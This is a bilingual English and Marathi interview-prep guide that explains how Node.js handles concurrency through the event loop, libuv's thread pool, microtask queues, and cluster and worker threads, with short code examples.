- **Concurrency without threads:** Node.js uses async, non-blocking I/O, so many tasks are processed on one thread without waiting.

मराठी सारांश (Multi-threaded का नाही):

- Design नुसार एक JS thread + एक event loop.
- Threads मुळे deadlock, race condition, जास्त memory येते. ते टाळले.
- Concurrency non-blocking I/O ने मिळते, threads शिवाय.

Q. Why Single-Threaded? (Benefits)

- **Simpler to use:** No thread synchronization or deadlocks.
- **Less complexity and memory:** No memory is spent on a thread for every request.
- **Built for I/O-heavy work:** In web servers and APIs, most time is spent **waiting** on I/O, not using the CPU.
- One thread plus async I/O is perfect for that.

Point	Thread-per-request (e.g. classic Java)	Node.js (one thread + event loop)
10,000 idle connections	~10,000 threads (~1 MB stack each)	1 thread + small objects per socket
Locks / deadlocks	Possible	Not possible in JS code
CPU-heavy work	Runs in parallel	Blocks unless moved to worker threads
Best for	CPU-bound work	I/O-bound work (APIs, chat, streaming)

मराठी सारांश (Node.js Single-threaded का?):

- Node.js मुद्दाम single-threaded बनवले आहे. एक main thread आणि एक event loop.
- Multithreading मुळे deadlock, race condition, जास्त memory असे प्रश्न येतात. ते टाळले.
- Web servers मध्ये बहुतेक वेळ DB / file / network ची वाट पाहण्यात जातो. त्यासाठी एक thread + async I/O पुरेसे आहे.
- **सोपे:** locks, synchronization, thread management ची गरज नाही. Code समजायला आणि debug करायला सोपा.

- **कमी memory:** प्रत्येक request साठी नवीन thread (प्रत्येकी ~1 MB stack) नाही. हजारो connections कमी RAM मध्ये.
- **तोटा:** heavy CPU काम main thread अडवते. त्यासाठी Worker Threads किंवा Cluster.
- **उदाहरण:** एक हुशार waiter जो order घेऊन kitchen ला देतो आणि लगेच पुढच्या टेबलकडे जातो. अनेक waiters ठेवण्यापेक्षा स्वस्त.

Q. How Does Node.js Handle Concurrency if It's Single-Threaded? (How Node.js Still Handles Many Tasks)

- Instead of multiple threads, Node.js uses: **Non-blocking I/O** + the **Event Loop** + **libuv** (C library) + **Callbacks / Promises / async-await**.
- Together, these let Node.js handle many tasks concurrently while JavaScript runs on one thread.

Answer:

- Node.js achieves **concurrency** by combining the **single main JS thread** with the **Event Loop**, **Non-blocking I/O**, and the **libuv Thread Pool**.
- The main thread **never waits**. It **delegates** work to libuv and immediately handles the next request.
- **Concurrency** = making progress on many tasks by switching between them. **Parallelism** = running many tasks at the exact same instant.
- Node.js gives concurrency on one JS thread. The OS and libuv threads provide parallel I/O underneath.

• Step-by-Step: How a file read request is handled:

1. **Step 1 — Request Arrives:** A user request triggers `fs.readFile('data.txt', callback)`. Node.js registers the callback and the operation.
2. **Step 2 — Delegation:** Node.js **immediately delegates** the file reading task to `libuv`. The main thread does NOT wait — it moves on to handle the next incoming request.
3. **Step 3 — Background Processing:** `libuv` assigns the file read to a thread from its **Thread Pool**. The OS reads the file in the background.
4. **Step 4 — Task Completion:** When the OS finishes, it signals `libuv` (via `epoll/IoCP`). `libuv` pushes the **callback** into the **Event Queue**.
5. **Step 5 — Execution:** The **Event Loop** checks: "Is the Call Stack empty?" When it's empty, it picks the callback and executes it.

Code Example: Concurrency in Action – 3 Requests Handled Simultaneously

```
const fs = require('fs');
console.log("=== Server received 3 requests simultaneously ===");
```

```
// Request 1: Slow I/O – delegated to libuv Thread Pool
fs.readFile('large-file.txt', 'utf8', (err, data) => {
  console.log("Request 1 done: File read complete");
});

// Request 2: Also delegated to libuv
fs.readFile('another-file.txt', 'utf8', (err, data) => {
  console.log("Request 2 done: Another file read complete");
});

// Request 3: Instant sync – runs on main thread directly
console.log("Request 3 done: Instant response");
console.log("=== Main thread is FREE to handle more! ===");

// OUTPUT ORDER:
// === Server received 3 requests simultaneously ===
// Request 3 done: Instant response
// === Main thread is FREE to handle more! ===
// Request 2 done: Another file read complete    (back from libuv)
// Request 1 done: File read complete            (back from libuv)
```

In Short:

- Node.js is single-threaded, but it handles concurrency using non-blocking I/O and the event loop.
- Async tasks are delegated to libuv / the OS.
- When they complete, their callbacks are executed by the event loop.
- So Node.js processes many tasks efficiently without multiple threads, which makes it highly scalable for I/O-heavy apps.

मराठी सारांश (Single Thread वर Concurrency):

- Node.js मध्ये JS एकाच thread वर चालते, तरी हजारो requests handle होतात.
- **Step 1:** Request आली → async काम (file / DB) सुरू.
- **Step 2:** Node.js ते काम libuv / OS ला देतो आणि स्वतः पुढच्या request कडे जातो.
- **Step 3:** libuv / OS background मध्ये काम करतात.
- **Step 4:** काम संपले की OS libuv ला सांगतो, libuv callback queue मध्ये टाकतो.
- **Step 5:** Call stack रिकामा झाल्यावर Event Loop तो callback चालवतो.
- **उदाहरण:** एकच cashier orders घेतो, kitchen ला देतो, पुढच्या customer कडे जातो. जेवण तयार झाल्यावर kitchen bell वाजवते.

Q. How Does Node.js Achieve Asynchronous Programming?

Concept:

- Node.js achieves async (non-blocking) programming using the **Event Loop, libuv and its Thread Pool**, and async patterns: **Callbacks, Promises and async/await**.

- Together, these let Node.js handle many operations concurrently without blocking the main thread.
- **Asynchronous programming** means writing code that **starts** work now and **handles the result later**, without stopping the program while it waits.
- Async patterns evolved: **Callbacks** (oldest) → **Promises** (ES2015) → **async/await** (ES2017, most readable).

- **1. Single-Threaded Core:**

- JS runs on a single main thread using the V8 engine.
- It can execute only one operation at a time, but it **appears** to do many at once because I/O is handled asynchronously.

- **2. Event Loop (The Heart of Async):**

- It continuously checks the call stack and the callback queues to decide what to run next.
- When your code starts an async operation (file read, HTTP request, timer), Node.js **does not wait**. Instead:
 - It delegates the operation to libuv.
 - The main thread continues with other code.
 - When the operation finishes, its callback is queued.
 - When the call stack is empty, the event loop executes the callback.
- It has 6 phases: timers, pending callbacks, idle/prepare, poll, check and close callbacks.

- **3. libuv and the Thread Pool:**

- libuv manages the event loop and a thread pool (4 threads by default).
- Heavy tasks (file reading, DNS lookup, encryption) are offloaded to the thread pool.
- The main thread stays free for other requests.

- **4. Callbacks (Original Way):** A function that runs when the task is finished.

- **5. Promises:** Solve callback hell. A Promise represents the future completion (or failure) of an async task, and supports `.then()` and `.catch()`.

- **6. Async/Await (Modern Way):** Built on Promises, it makes async code look synchronous. `await` pauses **only inside that async function**, while the event loop keeps running other tasks.

Code Example 1: Callback Style

```
const fs = require("fs");

fs.readFile("file.txt", "utf8", (err, data) => {
  if (err) throw err;
  console.log(data); // runs when the thread pool finishes reading
});

// File reading happens in the background (thread pool).
// Once done, the callback runs through the event loop.
```

Code Example 2: Promise Style (`.then` / `.catch`)

```
const fsp = require("fs").promises;

fsp.readFile("file.txt", "utf8")
  .then(data => console.log(data))    // success
  .catch(err => console.error(err));  // failure
```

Code Example 3: Async/Await Style (Recommended)

```
const fsp = require("fs").promises;

async function readFile() {
  try {
    const data = await fsp.readFile("file.txt", "utf8"); // pauses ONLY this function
    console.log(data);
  } catch (err) {
    console.error(err);
  }
}

readFile();
console.log("I run before the file content!"); // event loop is not blocked
```

Summary Table: Building Blocks of Async in Node.js

Component	Role
Event Loop	Continuously checks for and executes ready callbacks.
libuv	Manages the event loop and the background thread pool.
Thread Pool	Runs heavy tasks (file I/O, crypto, compression, DNS).
Callbacks	The original way to handle async completion.
Promises / Async-Await	The modern, cleaner way to handle async operations.
Non-blocking I/O	Lets many I/O tasks run concurrently.

In Short:

- Node.js runs JavaScript on one main thread and offloads heavy I/O work to background threads or the OS through libuv.
- When the background tasks finish, their results go back to the event loop.
- The event loop runs the matching callbacks, Promises or async/await code, all without blocking the main thread.

मराठी सारांश (Node.js Async कसे साध्य करते?):

- **Single thread:** JS एकाच thread वर V8 मध्ये चालते.
- **Event Loop:** Async काम libuv ला देतो, पुढे जातो. काम संपल्यावर callback queue मध्ये येतो आणि stack रिकामा झाल्यावर चालतो.
- **libuv Thread Pool:** 4 threads (default). File, DNS, crypto सारखी heavy कामे इथे होतात.
- **Callbacks:** जुनी पद्धत. Nesting वाढल्यास "callback hell".
- **Promises:** `.then()` / `.catch()`. जास्त स्वच्छ code.
- **Async/Await:** सर्वात modern. Code synchronous सारखा दिसतो. `await` फक्त त्या function ला थांबवतो, संपूर्ण program ला नाही.


Q. How Does Node.js Know an Asynchronous Task is Finished?

Concept:

- Node.js does **NOT keep checking** whether a task is done.
- The **OS tells libuv** when the task finishes.
- libuv then queues the callback (or Promise resolution), and the **Event Loop** runs it when the call stack is empty.
- **Simple example:** a courier. You don't call the courier every minute. The courier rings your bell when the parcel arrives.

Step-by-Step Flow:

1. **Async Task Starts:** You call an async function (for example, `fs.readFile`). Node.js does not run it on the main thread. It delegates the task to **libuv**.
2. **libuv Handles the Operation:** libuv (a C library) manages the event loop, the thread pool and I/O polling. It asks the **OS** to do the real disk or network work.
3. **OS Monitors the Task:** The OS works in the background and uses platform-specific notification systems:
 - **Linux** → `epoll`
 - **macOS / BSD** → `kqueue`
 - **Windows** → `IOCP` (I/O Completion Ports)
4. **libuv Receives the Notification:** When the OS finishes, it sends a signal to libuv. libuv puts the callback (or Promise resolution) in the event loop's queue.
5. **Event Loop Executes the Callback:** The event loop checks: "Is the call stack empty?" If yes, it runs the callback, and your JS finally gets the result (file content, API response).



Key Interview Points:

- Node.js uses libuv to manage async I/O.
- libuv delegates the work to the OS and listens for completion signals.
- The OS notifies libuv through `epoll`, `kqueue` OR `IOCP`.
- libuv queues the callback or Promise resolution.
- The event loop runs it when the call stack is empty.
- The main thread is never blocked. It keeps running other tasks.

मराठी सारांश (Async काम संपले हे Node.js ला कसे कळते?):

- Node.js स्वतः वारंवार "काम झाले का?" असे विचारत नाही. **OS स्वतः सांगतो.**
- **उदाहरण:** Courier वाल्याला सारखा फोन करत नाही. Parcel आले की तो bell वाजवतो.
- **Step 1:** `fs.readFile` सुरू → काम libuv ला दिले.
- **Step 2:** libuv हे काम OS कडे पाठवतो.
- **Step 3:** OS background मध्ये काम करतो (Linux: `epoll`, Mac: `kqueue`, Windows: `IOCP`).
- **Step 4:** काम संपले की OS libuv ला signal देतो, libuv callback queue मध्ये टाकतो.
- **Step 5:** Call stack रिकामा झाल्यावर Event Loop callback चालवतो आणि आपल्याला result मिळतो.

Q. What are the Key Concepts behind Node.js Concurrency? (Single-Threaded but Concurrent Request Handling)

Concept:


- **Concurrency** = the ability to handle multiple tasks during the same period of time.
- Node.js is single-threaded but concurrent.
- It achieves this with six building blocks: the **Event Loop**, **Non-blocking I/O**, the **libuv Thread Pool**, **Event Loop Phases**, **Async APIs**, and optional **Cluster / Worker Threads**.

1. Single-Threaded Event Loop:

- One main thread (call stack) runs all user JS code.
- The event loop keeps asking: "Is the call stack empty? Are there pending callbacks or promises?"

- For async tasks, Node.js registers a callback and continues with other work.
- **2. Non-Blocking I/O:**
 - Traditional I/O blocks the thread. Node.js delegates I/O to the OS / libuv instead.
 - When the OS signals completion, the callback is pushed to the queue.
 - **Benefit:** The main thread is never idle. It keeps serving other requests.
- **3. libuv Thread Pool:**
 - 4 threads by default (can be changed with `UV_THREADPOOL_SIZE`).
 - Used for file system operations, DNS lookups and crypto (pbkdf2, bcrypt).
 - Keeps the main thread responsive while heavy work runs in parallel.
- **4. Event Loop Phases:** Timers → Pending (I/O) Callbacks → Idle/Prepare → Poll → Check (`setImmediate`) → Close Callbacks. They give an orderly schedule for async callbacks.
- **5. Async APIs:**
 - **Callbacks** → traditional, but can cause callback hell.
 - **Promises** → cleaner chaining.
 - **Async/Await** → syntactic sugar over Promises, the most readable.
- **6. Cluster and Worker Threads (Scalability for CPU work):**
 - **Cluster module:** Starts multiple Node.js **processes** (one per CPU core) that share the same server port.
 - **Worker Threads:** Run JS code in parallel **threads** for CPU-intensive tasks.

Diagram: How Node.js Handles Many Requests on One Thread



Code Example 1: Event Loop – Node.js Does Not Wait

```

console.log("Task 1");
setTimeout(() => {
  console.log("Task 2 (via event loop)");
}, 2000);
console.log("Task 3");
  
```

```
// OUTPUT: Task 1 → Task 3 → (after 2s) Task 2 (via event loop)
```

Code Example 2: Thread Pool – Crypto Does Not Block

```
const crypto = require("crypto");

console.log("Hashing started...");
crypto.pbkdf2("password", "salt", 100000, 64, "sha512", (err, key) => {
  console.log("Hashing complete!"); // runs in libuv thread pool
});
console.log("Non-blocking: still responsive to other tasks");

// OUTPUT: Hashing started... → Non-blocking: still responsive... → Hashing complete!
```

- **Syntax:** `crypto.pbkdf2(password, salt, iterations, keylen, digest, callback)`
- **password:** The text to hash.
- **salt:** Random extra data so that identical passwords give different hashes.
- **iterations:** How many times to repeat hashing (more = safer but slower).
- **keylen:** The length of the output key in bytes.
- **digest:** The hash algorithm, for example 'sha512'.
- **callback(err, derivedKey):** Runs when hashing finishes.

Code Example 3: Cluster Module – Use All CPU Cores

```
const cluster = require("cluster");
const http = require("http");
const os = require("os");

if (cluster.isPrimary) {
  // Primary process: create one worker per CPU core
  os.cpus().forEach(() => cluster.fork());
} else {
  // Each worker runs its own server on the SAME port
  http.createServer((req, res) => {
    res.end(`Handled by worker ${process.pid}`);
  }).listen(3000);
}
```

- **cluster.isPrimary:** true in the main (parent) process.
- **cluster.fork():** Creates a new worker process (a copy of this file).
- **os.cpus():** Returns an array with one entry per CPU core.

Code Example 4: Worker Threads – Heavy Calculation Without Blocking

```
const { Worker, isMainThread, parentPort } = require("worker_threads");

if (isMainThread) {
  const worker = new Worker(__filename);          // run this same file in a new thread
  worker.on("message", (sum) => console.log("Sum:", sum));
  console.log("Main thread is free!");
} else {
  let sum = 0;
  for (let i = 0; i < 1e9; i++) sum += i;          // heavy CPU work
  parentPort.postMessage(sum);                     // send result to main thread
}
```

- **new Worker(filename):** Starts a new thread that runs the given file.
- **isMainThread:** `true` in the main thread, `false` inside a worker.
- **parentPort.postMessage(value):** Sends data from the worker back to the main thread.
- **worker.on('message', fn):** Receives that data in the main thread.

Summary Table: Node.js Concurrency

Concept	What It Does	Benefit
Single-Threaded Event Loop	Executes JS and manages async callbacks	Core concurrency mechanism
Non-Blocking I/O	Delegates I/O to the OS / libuv	Keeps the main thread free
libuv Thread Pool	Background threads for heavy tasks	Prevents blocking
Event Loop Phases	Structured callback scheduling	Efficient task handling
Async APIs	Callbacks, Promises, <code>async/await</code>	Manage async flow
Cluster / Worker Threads	Multi-core utilization	Scalability for CPU tasks

For CPU-Intensive Workloads, Node.js Offloads to:

- **libuv Thread Pool:** For built-in async functions (crypto, zlib, fs).
- **Worker Threads:** For your own parallel JS code.
- **Cluster Module:** Spreads load across processes on all CPU cores.
- This keeps the main thread free for new requests.

In Short:

- Single-threaded does NOT mean single-task.
- Node.js delegates I/O to libuv / the OS and keeps running other code.

- Finished tasks are queued, and the event loop runs them when the stack is free.
- CPU-heavy work goes to the thread pool or worker threads.
- The cluster module uses all CPU cores.
- **“Event Loop + libuv + Thread Pool + Callback Queue”** work together to give concurrency.

मराठी सारांश (Concurrency चे Key Concepts):

- **Concurrency** म्हणजे एकाच कालावधीत अनेक कामे हाताळणे.
- **1. Event Loop:** एक thread JS चालवतो. Event loop सतत बघतो, stack रिकामा आहे का, callback तयार आहे का.
- **2. Non-blocking I/O:** File / DB / network काम OS ला देतो. Main thread कधीच रिकामा बसत नाही.
- **3. Thread Pool:** 4 threads. File, DNS, crypto (password hashing) सारखी heavy कामे.
- **4. Event Loop Phases:** Timers → Pending → Idle → Poll → Check → Close.
- **5. Async APIs:** Callback → Promise → Async/Await.
- **6. Cluster:** प्रत्येक CPU core साठी वेगळा Node process. **Worker Threads:** heavy calculation वेगळ्या thread मध्ये.
- **लक्षात ठेवा:** Single-threaded म्हणजे single-task नाही!

Quick Interview Answers (Concurrency)

Q. How is Node.js single-threaded but concurrent?

- It runs JS on one thread.
- It achieves concurrency using the event loop, non-blocking I/O, async APIs (callback, promise, async/await) and libuv's background threads.

Q. What enables concurrency in Node.js?

- The event loop, async I/O, the libuv thread pool, and async APIs such as Promises and async/await.

Q. What if an operation is CPU-bound?

- Offload it to the libuv thread pool (built-in functions) or to **Worker Threads** (custom code).
- Or scale across cores with the **Cluster** module.

Q. How does Node.js stay scalable?


- Through its event-driven architecture: thousands of I/O operations are managed without blocking and without creating a thread for each one.

Q. The Event Loop (Deep Dive — 6 Phases)

Definition:

- The **Event Loop** is the core mechanism managed by **libuv** that gives Node.js its non-blocking behavior.
- It is a **continuous loop** that constantly checks: "Is the Call Stack empty? Are there pending callbacks?" If yes, it picks the next callback and pushes it to the Call Stack.
- The Event Loop processes callbacks in a **strict order of 6 phases**. Each phase has its own FIFO queue.

Diagram: The Node.js Event Loop — 6 Phases



- **Phase 1 — Timers:** Executes `setTimeout()` and `setInterval()` callbacks when their timers expire. ⚠️ Delay is a minimum threshold, not exact.
- **Phase 2 — Pending Callbacks:** Executes I/O callbacks deferred from the previous cycle (e.g., TCP error reports).
- **Phase 3 — Idle / Prepare:** Internal use only. Developers don't interact with this phase.
- **Phase 4 — Poll (Most Important):**
 - Retrieves new I/O events and executes their callbacks. Node.js spends most time here.
 - If no events are ready, the Event Loop **blocks and waits** here for new I/O events.
 - Stops waiting if a Timer expires or `setImmediate()` has callbacks.
- **Phase 5 — Check:** Executes `setImmediate()` callbacks — always runs **after Poll phase**.

- **Phase 6 — Close Callbacks:** Executes cleanup callbacks — e.g., `socket.on('close', ...)`.

मराठी सारांश (Event Loop चे 6 Phases):

- **Event Loop** हा libuv चालवतो. सतत फिरत राहतो आणि stack रिकामा असेल तर पुढचा callback चालवतो. प्रत्येक phase ची स्वतःची FIFO रांग असते.
- **1. Timers:** `setTimeout` / `setInterval` ची वेळ झाली असेल तर त्यांचे callbacks. Delay ही किमान वेळ आहे.
- **2. Pending Callbacks:** मागच्या फेरीतून राहिलेले I/O callbacks (उदा. TCP errors).
- **3. Idle / Prepare:** Node चे अंतर्गत काम. आपला code इथे नसतो.
- **4. Poll (सर्वात महत्वाचा):** नवीन I/O events घेतो आणि त्यांचे callbacks चालवतो. काम नसेल तर इथेच थांबून वाट पाहतो.
- **5. Check:** `setImmediate` चे callbacks. नेहमी Poll नंतर.
- **6. Close:** cleanup callbacks, उदा. `socket.on('close')`.
- **लक्षात ठेवा:** "T-P-I-P-C-C" (Timers, Pending, Idle, Poll, Check, Close).

Q. Microtasks Queue & process.nextTick()

Concept:

- **Microtasks** are **NOT part of the 6-phase Event Loop**. They are managed separately by Node.js with **highest priority**.
- The Microtask Queue is **completely emptied between EVERY phase** of the Event Loop.
- There are **two Microtask Queues** in strict priority order.

- **1. nextTick Queue (Highest Priority):**
 - Holds callbacks from `process.nextTick(fn)`. Executes **immediately after current sync operation** — before Promises, before the next Event Loop phase.
 - ⚠ Recursive `process.nextTick()` can **starve the Event Loop** — I/O events will never be processed!
- **2. Promise Queue (Second Priority):**
 - Holds callbacks from `.then()`, `.catch()`, `async/await`. Runs **after nextTick queue is fully empty**.
- **Priority Order (Memorize for Interviews!):**
 - 🟡 **1 Synchronous code** → 🟡 **2 process.nextTick()** → 🟡 **3 Promise.then()** → 🔵 **4 setImmediate()** → 🔵 **5 setTimeout()**

मराठी सारांश (Microtasks Queue):

- **Microtasks** हे event loop च्या 6 phases चा भाग नाहीत. ते Node.js स्वतः सांभाळतो आणि त्यांना सर्वात जास्त priority असते.
- प्रत्येक phase नंतर microtask queue पूर्ण रिकामी केली जाते, मगच पुढचा phase.

- **1. nextTick queue:** `process.nextTick()` चे callbacks. सर्वात आधी. Recursive वापरल्यास event loop अडकतो (starvation).
- **2. Promise queue:** `.then()`, `.catch()`, `await` नंतरचा code. `nextTick` रिकामी झाल्यावर.
- **क्रम:** Sync → `nextTick` → Promise → `setImmediate` → `setTimeout` (I/O callback च्या आत. Main file मध्ये शेवटच्या दोघांचा क्रम बदलू शकतो).
- **उदाहरण:** Microtasks = VIP रांग. प्रत्येक काउंटर (phase) नंतर आधी VIP लोकांना serve केले जाते.

Code Example: Execution Order Proof (Must Know for Interviews!)

```
console.log("1. SYNC: Start");

setTimeout(() => console.log("5. MACROTASK: setTimeout"), 0);
setImmediate(() => console.log("4. MACROTASK: setImmediate"));
Promise.resolve().then(() => console.log("3. MICROTASK: Promise.then()"));
process.nextTick(() => console.log("2. MICROTASK: process.nextTick()"));

console.log("1. SYNC: End");

// ACTUAL OUTPUT:
// 1. SYNC: Start
// 1. SYNC: End
// 2. MICROTASK: process.nextTick()
// 3. MICROTASK: Promise.then()
// 4. MACROTASK: setImmediate
// 5. MACROTASK: setTimeout
```

-  **Note:** In the main module, the order of `setTimeout(fn, 0)` and `setImmediate()` can vary from run to run, depending on how fast the process starts.
- Inside an I/O callback, `setImmediate()` **always** runs first.

Q. Key Characteristics of the Event Loop

Concept:

- The event loop is the core mechanism that lets Node.js handle **async, non-blocking** operations even though JS runs on **one thread**.
- It coordinates between **synchronous code** (call stack) and **async callbacks** (queues), keeping Node.js responsive for I/O-heavy work such as HTTP requests and file reads.
- **Simple example:** a security guard walking in a circle around 6 doors (phases). At each door they let waiting people (callbacks) in, one by one. After every door they first serve the VIPs (microtasks).

- **1. Single-Threaded:** Only one operation runs at a time on the main thread, inside the V8 engine.

- **2. Non-Blocking I/O:** I/O is never awaited on the main thread. It is offloaded to the libuv thread pool or OS async mechanisms.
- **3. Continuous Loop:** It keeps running as long as there is work. It stops only when:
 - The program calls `process.exit()`, OR
 - No pending work remains (no timers, I/O, listeners or microtasks).
- **4. Tick:** One full round through all 6 phases is called one **loop iteration** (a "tick").
- **5. Six Queues:** In each iteration the loop visits 6 queues. Each holds a different type of callback that must eventually run on the call stack.

Code Example: Order of execution

```
console.log('1 sync');
setTimeout(() => console.log('5 timer'), 0);
setImmediate(() => console.log('6 immediate'));
Promise.resolve().then(() => console.log('4 promise'));
process.nextTick(() => console.log('3 nextTick'));
console.log('2 sync');
// 1 sync → 2 sync → 3 nextTick → 4 promise → 5 timer → 6 immediate
// (timer vs immediate order can swap in the main module; inside an I/O callback, immediate is always first)
```

मराठी सारांश (Event Loop वैशिष्ट्ये):

- Single-threaded, non-blocking, सतत फिरणारा loop. काम संपले की थांबतो.
- 6 phases ची एक फेरी = एक tick. प्रत्येक phase नंतर आधी microtasks (nextTick, Promises).
- क्रम: sync → nextTick → Promise → timers → I/O → setImmediate.

Q. What is the Event Queue? (Event Queue & Event Loop)

Concept:

- The **Event Queue** (callback queue) is a **waiting line** where callbacks of finished async tasks are stored until they can run.
- The **Event Loop** is the mechanism that keeps checking: "Is the call stack empty?" If yes, it takes callbacks from the queues and runs them.
- In Node.js there is not just one queue. The loop goes through **6 phase queues** plus the **microtask queues**.
- Callbacks are taken in **FIFO** order (First In, First Out), like a ticket queue.
- **Simple example:** a doctor's waiting room. Patients (callbacks) sit in line, and when the doctor (call stack) is free, the receptionist (event loop) sends in the next patient.


How Does the Event Queue Work?

1. **Events are emitted:** Async operations (`fs.readFile`, `setTimeout`) finish and push their callbacks into their queues.
2. **The event loop monitors the queues:** It continuously checks whether the call stack is empty.
3. **Execution:** If the stack is empty, it picks the next callback (FIFO) and runs it.
4. **Repeat:** If that callback starts another async task, that task's callback later goes back into a queue.

Role of the Event Queue:

- **Manages async tasks:** Holds callbacks for later execution.
- **Ensures non-blocking behavior:** Node.js never waits for slow operations. It just picks the result from the queue later.
- **Maintains performance:** Callbacks run in order, efficiently, even with thousands of events.

Diagram: Call Stack ⇌ Event Loop ⇌ Event Queue



मराठी सारांश (Event Loop Characteristics आणि Event Queue):

- **Event Loop:** एकाच thread वर async कामे handle करणारी सतत फिरणारी यंत्रणा. Sync code आणि async callbacks यांच्यात समन्वय साधते.
- **केव्हा थांबतो?** `process.exit()` केल्यावर किंवा कोणतेही काम (timers, I/O, listeners) शिल्लक नसल्यावर.
- **Tick:** 6 phases ची एक पूर्ण फेरी म्हणजे एक tick.
- **Event Queue:** पूर्ण झालेल्या async कामांचे callbacks वाट पाहत बसतात ती रांग (FIFO, जो आधी आला तो आधी).
- **उदाहरण:** डॉक्टरचे waiting room. Patients (callbacks) रांगेत. डॉक्टर (call stack) मोकळे झाले की receptionist (event loop) पुढच्या patient ला आत पाठवते.
- **Role:** async कामे सांभाळणे, non-blocking ठेवणे, हजारो events असले तरी performance टिकवणे.

